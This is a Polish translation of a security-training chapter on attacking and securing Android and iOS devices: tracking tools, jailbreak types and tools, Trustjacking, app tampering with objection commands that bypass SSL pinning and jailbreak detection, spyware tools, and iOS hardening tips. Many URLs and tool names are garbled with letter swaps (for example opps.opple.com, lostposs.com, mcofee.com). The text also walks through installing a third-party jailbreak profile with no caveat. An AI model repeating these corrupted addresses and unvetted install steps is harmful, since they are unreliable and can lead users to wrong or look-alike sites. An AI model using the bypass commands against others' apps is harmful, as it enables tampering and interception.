Narzędzia do śledzenia urządzeń z systemem Android pomagają śledzić i znajdować lokalizację urządzenia z systemem Android w przypadku jego zgubienia, kradzieży lub zagubienia. Atakujący używają tych narzędzi do śledzenia lokalizacji docelowych urządzeń mobilnych.

Poniżej wymieniono niektóre powszechnie używane narzędzia do śledzenia urządzeń z systemem Android:

Google Find My Device

Google Find My Device pomaga łatwo zlokalizować zgubione urządzenie z Androidem i zapewnia bezpieczeństwo Twoich informacji w międzyczasie. Pozwala także na usunięcie informacji ze zgubionego lub skradzionego urządzenia. Jeśli użytkownicy mają zainstalowaną aplikację Google Apps Device Policy na obsługiwanym urządzeniu przenośnym (w tym z systemem Android) z programem Google Sync, mogą zdalnie znaleźć, zablokować lub wymazać utracone urządzenie z systemem Android za pomocą panelu sterowania Google Apps. Można wybrać tę usługę, gdy urządzenie zostanie zgubione lub skradzione, aby usunąć wszystkie dane z urządzenia i przywrócić ustawienia fabryczne. Wszystkie dane są usuwane z urządzenia (i karty SD, jeśli dotyczy), w tym wiadomości e-mail, kalendarz, kontakty, zdjęcia, muzyka i pliki osobiste użytkownika. Aby korzystać z funkcji Znajdź moje urządzenie, zgubione urządzenie musi

o Bądź włączony

o Być zalogowanym na konto Google

o Mieć połączenie z komórkową transmisją danych lub Wi-Fi

o Bądź widoczny w Google Play

o Miej włączoną lokalizację

o Włączona funkcja Znajdź moje urządzenie

Aby znaleźć, zablokować lub wymazać zgubione lub skradzione urządzenie, wykonaj poniższe czynności:

o Przejdź do https://www.google.com/android/find i zaloguj się na swoje konto Google,

o Jeśli masz więcej niż jedno urządzenie, kliknij utracone urządzenie u góry ekranu,

o Urządzenie otrzyma powiadomienie,

o Na mapie zobacz, gdzie znajduje się urządzenie.

o Lokalizacja jest przybliżona i może nie być dokładna.

o Jeśli nie można znaleźć urządzenia, zostanie wyświetlona jego ostatnia znana lokalizacja, jeśli jest dostępna.

o Wybierz, co chcesz robić. W razie potrzeby najpierw kliknij opcję Włącz blokadę i wymazywanie.

o Odtwórz dźwięk: dzwoni urządzenie z pełną głośnością przez 5 minut, nawet jeśli jest wyciszone lub wibruje.

o Zabezpiecz urządzenie: blokuje urządzenie kodem PIN, wzorem lub hasłem. Jeśli nie masz blokady, możesz ją założyć. Aby umożliwić komuś zwrócenie Ci urządzenia, możesz dodać wiadomość lub numer telefonu do ekranu blokady.

o Wymaż urządzenie: trwale usuwa wszystkie dane z urządzenia (ale może nie usuwać kart SD). Następnie Find My Device nie będzie działać na urządzeniu.

Znajdź mój telefon

Find My Phone to aplikacja do odzyskiwania urządzeń z systemem Android chroniąca przed kradzieżą, która pomaga znaleźć zgubiony, skradziony lub zgubiony telefon komórkowy lub tablet.

Gdzie jest mój droid

Where's My Droid to narzędzie do śledzenia urządzeń z systemem Android, które umożliwia śledzenie telefonu z dowolnego miejsca, za pomocą wiadomości tekstowej lub za pośrednictwem centrum kontroli online znanego jako Commander.

Oto niektóre dodatkowe narzędzia do śledzenia urządzeń z systemem Android:

Prey Anti-Theft: Find My Android i Mobile Security (https://preyproject.com)

iHound (https://www.ihound.com.au)

Mobile Tracker dla Androida (https://play.google.com)

Android Lost (https://www.androidlost.com)

Phone Tracker By Number (https://play.google.com)

Skanery luk w zabezpieczeniach Androida

Quixxi App Shield

Quixxi App Shield może być używany przez przedsiębiorstwa i twórców aplikacji mobilnych do zabezpieczania ich aplikacji mobilnych przed piractwem, utratą dochodów, kradzieżą własności intelektualnej (IP), utratą danych użytkownika, hakowaniem i crackowaniem. Quixxi App Shield zapewnia, że aplikacja jest w pełni chroniona dzięki wielowarstwowemu silnikowi szyfrującemu, który zapobiega inżynierii wstecznej aplikacji i manipulacjom.

Oto niektóre dodatkowe skanery luk w zabezpieczeniach systemu Android:

Vulners Scanner (https://play.google.com)

Shellshock Scanner - Zimperium (https://play.google.com)

Yaazhini (https://www.vegabird.com)

Quick Android Review Kit (QARK) (https://github.com)

Internetowe analizatory Androida

Internetowe analizatory Androida umożliwiają skanowanie plików APK i przeprowadzanie analiz bezpieczeństwa w celu wykrycia luk w zabezpieczeniach aplikacji.

Analizator APK Sixo Online

Sixo Online APK Analyzer pozwala analizować różne szczegóły dotyczące plików APK. Może dekompilować binarne pliki XML i zasoby.

Niektóre dodatkowe analizatory Androida online są następujące:

DeGuard (http://opk-deguord.com)

SandDroid (http://sonddroid.xjtu.edu.cn)

Apkt001 (http://www.jovodecompilers.com)

APK Analyzer Online (https://opk.toolsploy.com)

Android Apk decompiler (http://www.jovodecompilers.com)

Hakowanie systemu iOS

iOS to mobilny system operacyjny opracowany przez firmę Apple. Firma Apple nie udziela licencji na system iOS do instalacji na sprzęcie firm innych niż Apple. Firma rozszerzyła swój asortyment o telefony komórkowe, tablety, i innych urządzeń mobilnych. Szybki wzrost wykorzystania urządzeń Apple przyciągnął uwagę atakujących. Wady projektowe systemu iOS sprawiają, że jest on podatny na złośliwe aplikacje, ukryte profile sieciowe, ataki MITM itp. Atakujący mogą zhakować system iOS, aby uzyskać dostęp do urządzeń Apple na poziomie administratora. Ta sekcja zawiera następujące informacje: Apple iOS; jailbreak iOS; rodzaje, narzędzia i techniki jailbreakingu; wytyczne dotyczące zabezpieczania urządzeń z systemem iOS; oraz narzędzia do śledzenia urządzeń z systemem iOS.

Apple iOS

iOS to mobilny system operacyjny Apple, który obsługuje urządzenia Apple, takie jak iPhone, iPod touch, iPad i Apple TV. iOS zarządza sprzętem urządzenia i oferuje różne technologie wymagane do implementacji natywnych aplikacji. Na najwyższym poziomie iOS działa jako pośrednik między aplikacjami a bazowym sprzętem. Aplikacje komunikują się z bazowym sprzętem za pośrednictwem zestawu dobrze zdefiniowanych interfejsów systemowych. Ul opiera się na koncepcji bezpośredniej manipulacji za pomocą gestów wielodotykowych. Architektura iOS składa się z pięciu warstw: aplikacji Cocoa, mediów, podstawowych usług, podstawowego systemu operacyjnego i jądra oraz sterowników urządzeń. Warstwy niższego poziomu zawierają podstawowe usługi i technologie, podczas gdy warstwy wyższego poziomu opierają się na niższych warstwach, aby zapewnić bardziej wyrafinowane usługi i technologie.

Cocoa Application: ta warstwa zawiera kluczowe frameworki, które pomagają w tworzeniu aplikacji na iOS. Ramy te definiują wygląd aplikacji, oferują podstawową infrastrukturę aplikacji i obsługują kluczowe technologie, takie jak wielozadaniowość, wprowadzanie dotykowe, powiadomienia push i wiele usług systemowych wysokiego poziomu. Aplikacje Cocoa korzystają z platformy AppKit.

Media: ta warstwa zawiera technologie graficzne, audio i wideo, które umożliwiają korzystanie z multimediów w aplikacjach.

Podstawowe usługi: ta warstwa zawiera podstawowe usługi systemowe dla aplikacji. Kluczowymi usługami są platformy Core Foundation i Foundation (określ podstawowe typy używane przez wszystkie aplikacje). Do tej warstwy należą poszczególne technologie obsługujące takie funkcje, jak media społecznościowe, iCloud, lokalizacja i sieci.

Podstawowy system operacyjny: ta warstwa zawiera funkcje niskiego poziomu, na których opiera się większość innych technologii. Ramy w tej warstwie są przydatne, gdy zajmujemy się bezpośrednio bezpieczeństwem lub komunikujemy się z zewnętrznym sprzętem i sieciami. Usługi świadczone przez tę warstwę są zależne od warstwy jądra i sterowników urządzeń.

Łamanie iOS

Jailbreaking definiuje się jako proces instalowania zmodyfikowanego zestawu poprawek jądra, które umożliwiają użytkownikom uruchamianie aplikacji innych firm, które nie zostały podpisane przez dostawcę systemu operacyjnego. Jest to proces omijania ograniczeń użytkownika nałożonych przez Apple, takich jak modyfikowanie systemu operacyjnego, uzyskiwanie uprawnień administratora i instalowanie nieoficjalnie zatwierdzonych aplikacji poprzez „ładowanie boczne". Możesz wykonać jailbreak, po prostu modyfikując jądra systemu iOS. Jednym z powodów jailbreakowania urządzeń iOS, takich jak iPhone, iPad i iPod Touch, jest rozszerzenie zestawu funkcji ograniczonych przez Apple i jego App Store. Jailbreak zapewnia dostęp administratora do systemu operacyjnego i umożliwia pobieranie aplikacji, motywów i rozszerzeń innych firm, które są niedostępne w oficjalnym sklepie Apple App Store. Jailbreak usuwa również ograniczenia piaskownicy, umożliwiając złośliwym aplikacjom dostęp do ograniczonych zasobów mobilnych i informacji. Można użyć narzędzi takich jak Hexxa Plus, Apricot, checkraln, Yuxigon, Sileo itd., aby jailbreakować urządzenia iOS. Jailbreaking, podobnie jak rootowanie, wiąże się z wieloma zagrożeniami bezpieczeństwa i innymi zagrożeniami dla twojego urządzenia, w tym

Unieważnienie gwarancji telefonu

Kiepska wydajność

Infekcja złośliwym oprogramowaniem

„Zamurowanie" urządzenia

Rodzaje jailbreaków

Poniżej omówiono trzy rodzaje jailbreakingu:

Exploit w przestrzeni użytkownika

Userland Exploit wykorzystuje lukę w aplikacji systemowej. Umożliwia dostęp na poziomie użytkownika, ale nie pozwala na dostęp na poziomie iboot. Nie można zabezpieczyć urządzeń iOS przed tym exploitem, ponieważ nic nie może spowodować pętli trybu odzyskiwania. Tylko aktualizacje oprogramowania układowego mogą załatać takie luki.

Exploit iBoot

Ten rodzaj exploita może być częściowo uwięziony, jeśli urządzenie ma nowy bootrom. Iboot jailbreak umożliwia dostęp na poziomie użytkownika i dostęp na poziomie iboot. Exploit ten wykorzystuje lukę

w iBoot (trzeci program ładujący iDevice) w celu odłączenia urządzenia podpisującego kod. Aktualizacje oprogramowania układowego mogą załatać takie exploity.

Exploit Bootroma

Bootrom Exploit wykorzystuje lukę w SecureROM (pierwszy bootloader iDevice), aby wyłączyć sprawdzanie podpisów, które można wykorzystać do załadowania oprogramowania układowego NOR. Aktualizacje oprogramowania układowego nie mogą załatać takich exploitów. Bootrom jailbreak umożliwia dostęp na poziomie użytkownika i dostęp na poziomie iboot. Tylko sprzętowa aktualizacja bootromu przez Apple może załatać ten exploit.

Techniki Jailbreak

Nieskrępowane Jailbreak

W przypadku uwolnienia jailbreaka, jeśli użytkownik wyłączy i ponownie włączy urządzenie, urządzenie uruchomi się całkowicie, a jądro zostanie załatane bez pomocy komputera; innymi słowy, urządzenie zostanie złamane po jailbreaku po każdym ponownym uruchomieniu.

Częściowo uwięzione Jailbreak

W częściowo uwięzionym jailbreaku, jeśli użytkownik wyłączy i ponownie włączy urządzenie, urządzenie uruchomi się całkowicie. Nie będzie już mieć poprawionego jądra, ale nadal będzie nadawać się do normalnych funkcji. Aby korzystać z dodatków po jailbreaku, użytkownik musi uruchomić urządzenie za pomocą narzędzia do jailbreakowania.

Jailbreak na uwięzi

W przypadku jailbreaka na uwięzi, jeśli urządzenie uruchomi się samoczynnie, nie będzie już miało załatanego jądra i może utknąć w stanie częściowo uruchomionym; aby całkowicie go uruchomić i z załatanym jądrem, zasadniczo musi zostać „ponownie złamany” za pomocą komputera (przy użyciu funkcji „boot tethered” narzędzia do łamania więzienia) za każdym razem, gdy jest włączony.

Częściowo nieuwiązane Jailbreaking

Częściowo uwolniony jailbreak jest podobny do częściowo uwięzionego jailbreaku. W tego typu jailbreaku, gdy urządzenie uruchamia się ponownie, jądro nie jest łatane. Jednak jądro można załatać bez użycia komputera; jest łatany za pomocą aplikacji zainstalowanej na urządzeniu.

Jailbreak iOS za pomocą Hexxa Plus

Hexxa Plus to ekstraktor repozytorium jailbreak dla najnowszego systemu iOS, który pozwala użytkownikowi instalować motywy, poprawki i aplikacje. To oprogramowanie jest najpopularniejszą metodą instalowania aplikacji jailbreak bez swobodnego lub częściowo swobodnego jailbreakowania. Użytkownik może zainstalować najnowsze aplikacje jailbreak na iOS, rozpakowując repozytoria. Istnieje wiele repozytoriów jailbreak w Hexxa Plus z tysiącami ulepszeń jailbreak, motywów, gier i tak dalej. Hexxa Plus pozwala użytkownikowi instalować popularne aplikacje Jailbreak do najnowszych wersji iOS za pomocą metody ekstrakcji kodu programisty. Użytkownik musi zainstalować menedżera aplikacji innej firmy, takiego jak zJailbreak Pro, aby móc bezpłatnie zainstalować Hexxa Plus.

Kroki, aby zainstalować Hexxa Plus

Krok 1 — Pobierz aplikację zJailbreak Pro. Podaj hasło urządzenia dla tego kroku.

Krok 2 — Otwórz aplikację zJailbreak Pro. Przejdź do aplikacji Hexxa Plus dostępnej w sekcji Najpopularniejsze, klikając ją.

Krok 3 — Kliknij przycisk Pobierz dla Hexxa Plus. Profil Hexxa Plus zostanie pobrany do ustawień urządzenia z systemem iOS 15.4.

Krok 4 — Przejdź do Ustawień, a następnie kliknij Pobieranie profilu.

• Krok 5 — Wprowadź hasło urządzenia, aby zakończyć proces instalacji Hexxa Plus.

Krok 6 — Po zakończeniu procesu instalacji ikona Hexxa Plus pojawi się na ekranie głównym.

Krok 7 — otwórz aplikację Hexxa Plus i wybierz Get Repos.

Krok 8 — Wybierz repozytorium jailbreakera i skopiuj jego adres URL z podanych kategorii.

Krok 9 — Przejdź do opcji Wypakuj repozytorium. Następnie wklej skopiowany adres URL.

Rysunek 17.55: Wklejanie adresu URL repozytorium

Krok 10 — Wyodrębnij repozytorium, wybierając przycisk OK. Stuknij przycisk Instaluj, aby zainstalować wybrany jailbreaker.

Krok 11 — Wreszcie ikona wybranej aplikacji jailbreaker pojawia się na ekranie głównym.

Narzędzia do Jailbreaking

Apricot jailbreak to najnowsza metoda na uzyskanie wirtualnego jailbreaka w najnowszych wersjach iOS na modelach iPhone'a. Funkcje Apricot zapewniają realistyczne wrażenia na iPhonie z najnowszą wersją iOS.

Oto niektóre dodatkowe narzędzia do jailbreakowania systemu iOS:

checkraln (https://checkro.in)

Yuxigon (https://yuxigon.com)

Sileo (https://cydio-opp.com)

Fugul4 (https://pongu8.com)

Bregxi (https://pongu8.com)

Hakowanie urządzeń iOS

Atakujący wykorzystują różne metody, aby wykorzystać luki w zabezpieczeniach systemu iOS. Wykorzystują narzędzia łańcucha exploitów, które atakują różne luki w zabezpieczeniach, aby penetrować różne warstwy ochrony cyfrowej iOS. Instalują również złośliwe oprogramowanie, takie jak oprogramowanie szpiegujące i trojany, w celu hakowania urządzeń z systemem iOS.

Hakowanie za pomocą Spyzie

Atakujący używają różnych narzędzi internetowych, takich jak Spyzie, aby zhakować docelowe urządzenia mobilne z systemem iOS. Spyzie umożliwia atakującym hakowanie SMS-ów, dzienników połączeń, czatów aplikacji, GPS itp. To narzędzie jest kompatybilne ze wszystkimi typami urządzeń z systemem iOS, takimi jak iPhone, iPad i iPod. Atakujący hakują urządzenie docelowe zdalnie w trybie niewidocznym bez jailbreakowania urządzenia.

Hackowanie sieci za pomocą Network Analyzer Pro

Network Analyzer Pro to narzędzie do wykrywania urządzeń Wi-Fi, które wykrywa wszystkie adresy i nazwy urządzeń LAN1 wraz ze świadczonymi przez nie usługami Bonjour/DLNA. Obejmuje standardowe narzędzia diagnostyczne, takie jak ping, traceroute, skaner portów, wyszukiwanie DNS i whois. Network Analyzer Pro umożliwia atakującym zbieranie informacji, takich jak urządzenia podłączone do sieci, ich adresy IP, NetBIOS, mDNS (Bonjour), LLMNR i nazwa DNS. Pomaga również w skanowaniu najczęściej używanych portów lub zakresów portów określonych przez użytkownika oraz w wykrywaniu portów zamkniętych, zaporowych i otwartych.

Zaufanie do iOS

iOS Trustjacking to luka w zabezpieczeniach, którą atakujący może wykorzystać do odczytywania wiadomości i e-maili oraz przechwytywania poufnych informacji, takich jak hasła i dane uwierzytelniające do konta bankowego, ze zdalnej lokalizacji bez wiedzy ofiary. Luka ta wykorzystuje funkcję „iTunes Wi-Fi Sync", dzięki której ofiara łączy swój telefon z dowolnym zaufanym komputerem (może to być znajomy lub dowolny zaufany podmiot), który jest już zainfekowany przez atakującego. Gdy urządzenie iOS próbuje połączyć się z komputerem, urządzenie wyświetla na ekranie okno dialogowe z opcjami „Zaufaj" i „Nie ufaj". Po kliknięciu Zaufaj ustanawia połączenie między urządzeniami w celu udostępniania informacji. Po nawiązaniu połączenia i włączeniu synchronizacji iTunes Wi-Fi na komputerze urządzenie może kontynuować komunikację z tym komputerem nawet po fizycznym rozłączeniu. Gdy ofiara kliknie „Zaufaj", atakujący uzyskuje dostęp do podłączonego urządzenia z systemem iOS za pośrednictwem zainfekowanego komputera, co trwa do momentu zresetowania ustawień połączenia przez telefon. Operacje na danych i ekranie zaatakowanego urządzenia mogą być później monitorowane z pulpitu bez wiedzy użytkownika. Zainfekowany system może pozwolić atakującemu na odczytanie aktywności użytkownika nawet po tym, jak urządzenie znajdzie się poza strefą komunikacji. Może również umożliwić atakującemu wykonanie kopii zapasowej lub przywrócenie danych w celu odczytania historii SMS-ów, usuniętych zdjęć i aplikacji. Atakujący może również zastąpić oryginalne aplikacje urządzenia złośliwymi aplikacjami z wcześniej podłączonego komputera.

Analizowanie i manipulowanie aplikacjami iOS

Atakujący przeprowadzają analizę statyczną docelowej aplikacji iOS w celu wykrycia luk w zabezpieczeniach, takich jak zakodowane na stałe poufne dane, błędy aplikacji i backdoory istniejące w kodzie. Atakujący przeprowadzają dynamiczną analizę, aby zidentyfikować błędy, zachowanie i stan pamięci, rejestry i zmienne w czasie wykonywania. Po przeanalizowaniu aplikacji osoby atakujące mogą zidentyfikować powierzchnię ataku, za pomocą której mogą przeprowadzić ataki na docelowe urządzenia z systemem iOS.

Manipulowanie aplikacją iOS za pomocą cycript

cycript to narzędzie do manipulacji w czasie wykonywania używane przez atakujących do wykorzystywania luk w kodzie źródłowym i modyfikowania funkcjonalności podczas działania aplikacji, cycript to interpreter JavaScript (JS), który może zrozumieć polecenia Objective-C, Objective-C++ i JS. Posiada interaktywną konsolę z podświetlaniem składni i funkcjami zakładek wspomaganymi gramatyką. Po zdekompilowaniu aplikacji iOS i przeanalizowaniu kodu źródłowego osoby atakujące mogą użyć tego narzędzia do manipulowania funkcjonalnością aplikacji i wykonywania różnych czynności, takich jak zmiana metody, obejście uwierzytelniania i obejście wykrywania jailbreak.

Swizzling metody iOS

Method swizzling, znany również jako monkey patching, to technika polegająca na modyfikowaniu istniejących metod lub dodawaniu nowych funkcjonalności w czasie wykonywania. Środowisko uruchomieniowe Objective-C umożliwia przełączanie funkcjonalności metody z istniejącej na niestandardową. Atakujący wykorzystują tę technikę do rejestrowania, wstrzykiwania JS w WebView, obejścia wykrywania, obejścia uwierzytelnienia itp. Atakujący używają technik zmiany metody, aby ocenić stan bezpieczeństwa i zidentyfikować luki w zabezpieczeniach docelowej aplikacji. Poniżej wymieniono podstawowe kroki, które należy wykonać, aby pomyślnie zamienić funkcje:

Zidentyfikuj istniejące odwołanie do selektora metody, które ma zostać zamienione.

Stwórz nową metodę z dostosowanymi funkcjonalnościami.

Uruchom aplikację na urządzeniu.

Zamień funkcjonalność metody, udostępniając nowe odwołanie do metody w środowisku uruchomieniowym Objective-C.

Wyodrębnianie tajemnic za pomocą narzędzia Keychain Dumper

Urządzenia z systemem iOS zawierają zaszyfrowany system pamięci zwany pękiem kluczy, który przechowuje tajne informacje, takie jak hasła, certyfikaty i klucze szyfrujące. Atakujący używają narzędzi, takich jak Keychain Dumper, aby wyodrębnić pęki kluczy z docelowego urządzenia z systemem iOS. Atakujący używają pliku binarnego Keychain Dumper, który ma samopodpisany certyfikat z uprawnieniem do symboli wieloznacznych, aby zrzucić tajne pęki kluczy z docelowej aplikacji na iOS. Ponieważ uprawnienia wieloznaczne nie są dozwolone w ostatnich wersjach systemu iOS, konieczne jest dodanie wyraźnego uprawnienia, które istnieje w urządzeniu, aby uzyskać dostęp do wszystkich elementów pęku kluczy.

Analiza aplikacji na iOS przy użyciu sprzeciwu

Atakujący używają narzędzia sprzeciwu do przechwytywania metod w aplikacji iOS w czasie wykonywania. Jest również połączona z innymi funkcjami, takimi jak łatanie aplikacji iOS, obejście przypinania SSL, zrzucanie pęku kluczy iOS i monitorowanie obszaru roboczego. Atakujący podłączają urządzenie z systemem iOS do swojej stacji roboczej i instalują narzędzie sprzeciwu, które zawiera funkcję Frida.

Zahaczanie metody

Po zainstalowaniu narzędzia sprzeciwu wykonaj poniższe czynności, aby wykonać zaczepienie metody.

o Wykonaj następujące polecenie, aby uruchomić narzędzie sprzeciwu, dołączając je do aplikacji docelowej:

objection --gadget <AppName> explore

o Uruchom następującą komendę, aby monitorować wywołania metod klasy:

ios hooking watch class <Class_Name>

o Uruchom następujące polecenie, aby podłączyć określoną metodę do klasy:

ios hooking watch method "-[Class_Name Method_Name]"

o Uruchom następującą komendę, aby zmienić wartość zwracaną przez funkcję, która zwraca tylko wartości logiczne metody podpiętej:

ios hooking set return value "-[Class Name iFunction_Name:]" true/false

Omijanie przypinania SSL

o ios sslpinning disable

Powyższe polecenie wyłącza funkcję przypinania SSL w przechwyconej aplikacji.

Omijanie wykrywania Jailbreak

o ios jailbreak disable

Powyższe polecenie wyłącza funkcję wykrywania jailbreak w przechwyconej aplikacji.

Złośliwe oprogramowanie iOS

NoReeboot

Trojan NoReboot umożliwia atakującym szpiegowanie urządzenia ofiary poprzez wykorzystanie wbudowanego mikrofonu i kamery urządzenia. NoReboot może sfałszować ponowne uruchomienie urządzenia i działać w tle bez żadnych przerw podczas operacji szpiegowskiej. Zawiera najlepsze techniki utrzymywania złośliwego oprogramowania, które polegają na zatrzymaniu ręcznego wyłączania urządzenia i oszukaniu ofiary, aby uwierzyła, że urządzenie zostało pomyślnie wyłączone. Trojan NoReboot modyfikuje trzy funkcje demona, które działają w tle podczas wyłączania urządzenia: InCallService, SpringBoard i Backboardd.

Pegasus

Pegasus to oprogramowanie szpiegujące opracowane przez izraelską firmę, która dostarcza oprogramowanie szpiegowskie międzynarodowym agencjom rządowym w celu szpiegowania wewnętrznych i zewnętrznych przeciwników politycznych. Infekuje iPhone'y i inne urządzenia Apple, wykorzystując lukę w zabezpieczeniach, taką jak exploit typu zero-click. Agencje rządowe używają tego oprogramowania szpiegującego do monitorowania działań terrorystycznych i szpiegowania aktywistów lub propagandy politycznej. Po zainstalowaniu oprogramowania szpiegującego Pegasus na urządzeniach z systemem iOS może ono nagrywać rozmowy i wiadomości oraz włączać domyślne urządzenia peryferyjne, takie jak kamera i mikrofon.

Oto niektóre dodatkowe złośliwe oprogramowanie dla systemu iOS:

XcodeSpy

XCSSET

KeyRaider

Prynt Stealer

Złośliwe oprogramowanie Clicker Trojan

Narzędzia hakerskie na iOS

Poniżej omówiono różne narzędzia wykorzystywane przez osoby atakujące do hakowania docelowych urządzeń mobilnych z systemem iOS:

Elcomsoft Phone Breaker

Elcomsoft Phone Breaker umożliwia atakującym logiczne i bezprzewodowe przejęcie urządzeń iOS, włamywanie się do zaszyfrowanych kopii zapasowych oraz uzyskiwanie i analizowanie kopii zapasowych, zsynchronizowanych danych i haseł z Apple iCloud. Pozwala atakującym łamać hasła i odszyfrowywać kopie zapasowe iOS z akceleracją GPU. Za pomocą tego narzędzia osoby atakujące mogą odszyfrować pęk kluczy iCloud oraz wiadomości z plikami multimedialnymi i dokumentami z iCloud.

Poniżej wymieniono niektóre dodatkowe narzędzia do hakowania urządzeń z systemem iOS:

Fing - Skaner sieciowy (https://opps.opple.com)

Network Analyzer Master Lite (https://opps.opple.com)

Spyic (https://spyic.com)

iWepPRO (https://opps.opple.com)

Frida (https://frido.re)

Zabezpieczanie urządzeń iOS

Poniżej wymieniono kilka ważnych wskazówek, które pomogą zabezpieczyć urządzenia z systemem iOS i ich dane przed atakującymi:

Włącz funkcję blokady hasłem na swoim iPhonie. Przejdź do Ustawienia -> Touch ID i blokada kodu, a następnie dotknij Włącz kod dostępu

Ustaw oddzielne hasła dla aplikacji zawierających poufne dane

Wyłącz Javascript i dodatki w przeglądarce internetowej

Zawsze pobieraj aplikacje z Apple App Store

Ustaw limit czasu automatycznego blokowania, aby wprowadzić hasło po określonym czasie. Przejdź do Ustawienia -> Ogólne -> Automatyczna blokada

Korzystaj z urządzeń iOS w zabezpieczonej i chronionej sieci Wi-Fi

Nie przechowuj poufnych danych w bazie danych po stronie klienta

Nie uzyskuj dostępu do usług sieciowych w zaatakowanej sieci

Nie otwieraj linków ani załączników z nieznanych źródeł

Wdrażaj tylko zaufane aplikacje innych firm na urządzeniach z systemem iOS

Zmień domyślne hasło roota iPhone'a z alpine

Nie rób jailbreak ani nie rootuj swojego urządzenia, jeśli jest używane w środowiskach korporacyjnych

Skonfiguruj Find My iPhone i użyj go do wyczyszczenia zgubionego lub skradzionego urządzenia

Włącz wykrywanie Jailbreak, a także chroń dostęp do kont AppleID i Google, które są powiązane z wrażliwymi danymi

Wyłącz usługi iCloud, aby poufne dane przedsiębiorstwa nie były archiwizowane w chmurze

(pamiętaj, że usługi w chmurze mogą tworzyć kopie zapasowe dokumentów, informacji o koncie, ustawień i wiadomości)

Włącz funkcję Poproś o dołączenie do sieci; zapobiega to losowemu łączeniu się z dostępnymi sieciami Wi-Fi. Przejdź do Ustawienia -> Wi-Fi -> Poproś o dołączenie do sieci

Regularnie aktualizuj system operacyjny urządzenia za pomocą poprawek bezpieczeństwa wydanych przez firmę Apple. Aby otrzymywać aktualizacje, połącz się z App Store. W przypadku systemu iOS 5 i nowszych aktualizacje można pobrać za pomocą opcji Ustawienia -> Ogólne -> Aktualizacje oprogramowania

Włącz funkcję Erase Data na swoim iPhonie, aby usunąć wszystkie dane i ustawienia po 10 próbach. Przejdź do Ustawienia -> Touch ID i hasło Usuń dane

Wyłącz funkcję wybierania głosowego na iPhonie, aby uniemożliwić atakującym dostęp do telefonu bez wprowadzania hasła. Przejdź do Ustawień Touch ID i kod dostępu, a następnie Wyłącz wybieranie głosowe

Usuń pamięć podręczną klawiatury na iPhonie, aby usunąć wszystkie zarejestrowane naciśnięcia klawiszy. Przejdź do Ogólne -> Resetuj, dotknij Resetuj słownik klawiatury, a następnie Potwierdź na ekranie ostrzeżenia

Wyłącz geotagging (przechowywanie danych dotyczących lokalizacji w obrazach) na iPhonie. Przejdź do Ustawienia Prywatność -> Usługi lokalizacyjne, a następnie przełącz Aparat na WYŁ

Włącz ustawienia prywatności i bezpieczeństwa Safari na iPhonie. Przejdź do Ustawienia -> Safari. Tutaj możesz wykonać następujące czynności: Włącz blokowanie wyskakujących okienek, Wyłącz hasła i autouzupełnianie, Włącz ostrzeżenie o fałszywych witrynach, Blokuj pliki cookie, Wyczyść historię i dane witryn internetowych itp.

Włącz funkcję Do Not Track, aby zapewnić prywatność przeglądania sieci. Przejdź do Ustawienia -> Safari -> a następnie włącz opcję Do Not Track Wyłącz Bluetooth, gdy nie jest używany. Przejdź do Ustawienia -> Bluetooth, a następnie przełącz go na WYŁ

Wyłącz Wi-Fi, gdy nie jest używane. Przejdź do Ustawienia -> Wi-Fi, a następnie przełącz go na WYŁ

Wyłącz osobistego asystenta Apple Siri. Przejdź do Ustawienia -> Touch ID i kod dostępu, a następnie przełącz „Zezwól na dostęp po zablokowaniu” na WYŁ.

Wyłącz opcję autouzupełniania w Safari. Przejdź do Ustawienia -> Safari Autouzupełnianie, a następnie przełącz go na WYŁ

Użyj uwierzytelniania dwuskładnikowego. Przejdź do Ustawienia -> Twoje hasło Apple ID i zabezpieczenia, wprowadź hasło, a następnie przełącz „Włącz uwierzytelnianie dwuskładnikowe” na WŁ.

Zainstaluj oprogramowanie VPN, aby zaszyfrować cały ruch internetowy

Zainstaluj aplikacje Vault, aby ukryć ważne dane przechowywane na urządzeniu mobilnym z systemem iOS

Zresetuj połączenia, przechodząc do Ustawienia -> Ogólne -> Resetuj -> Resetuj lokalizację i prywatność, jeśli zostaną znalezione podejrzane działania

Kontroluj, co jest udostępniane Apple na stronie Prywatność. Przejdź do Ustawienia -> Prywatność -> Analityka i ulepszenia i wyłącz lub włącz opcje, aby kontrolować, co jest udostępniane.

Aby uniknąć włamania do urządzenia przez atakujących, na wypadek sytuacji awaryjnych należy mieć przy sobie przenośną ładowarkę lub zastosować blokadę danych, która łączy się tylko z liniami zasilającymi kabla USB.

Aby zablokować reklamy w aplikacjach na iOS, przejdź do Ustawienia -> Prywatność -> Reklama i włącz opcję Ogranicz śledzenie reklam, aby zobaczyć, co zostało udostępnione.

Aby uniemożliwić zablokowanemu urządzeniu ujawnianie poufnych danych, przejdź do Ustawienia -> Powiadomienia Pokaż podgląd i wyłącz powiadomienia na ekranie blokady.

Uniemożliwiaj innym osobom korzystanie z Twoich urządzeń i uzyskiwanie dostępu do Twoich informacji, używając silnych sześciocyfrowych kodów dostępu, Touch ID i Face ID.

Bezpieczny łańcuch rozruchowy, zabezpieczenia systemu i funkcje zabezpieczeń aplikacji pomagają zweryfikować, czy na urządzeniu działa tylko zaufany kod i aplikacje.

Automatycznie aktualizuj aplikacje, aby naprawić luki w zabezpieczeniach. Przejdź do Ustawienia -> App Store -> Automatyczne pobieranie i włącz Aktualizacje aplikacji.

Uwaga: podane powyżej ścieżki włączania/wyłączania odpowiednich funkcji mogą się różnić w zależności od

Wersja iOS lub używane urządzenie.

Narzędzia bezpieczeństwa urządzeń iOS

Bezpieczeństwo mobilne Avira

Narzędzie Avira Mobile Security zapewnia takie funkcje, jak ochrona sieci, ochrona tożsamości, wykrywanie witryn wyłudzających informacje, które atakują Cię osobiście, zabezpieczanie wiadomości e-mail, śledzenie urządzenia, identyfikowanie działań, organizowanie pamięci urządzenia, tworzenie kopii zapasowych wszystkich kontaktów i tak dalej dla wszystkich urządzeń z systemem iOS urządzenia.

Oto niektóre dodatkowe narzędzia zabezpieczające urządzenia z systemem iOS:

Norton Mobile Security dla systemu iOS (https://us.norton.com)

Menedżer haseł LastPass (https://www.lostposs.com)

Lookout Personal dla systemu iOS (https://www.lookout.com)

McAfe Security dla urządzeń przenośnych (https://www.mcofee.com)

Trend Micro Mobile Security (https://www.trendmicro.com)

Narzędzia do śledzenia urządzeń iOS

Poniżej wymieniono niektóre narzędzia do śledzenia urządzeń z systemem iOS:

Find My

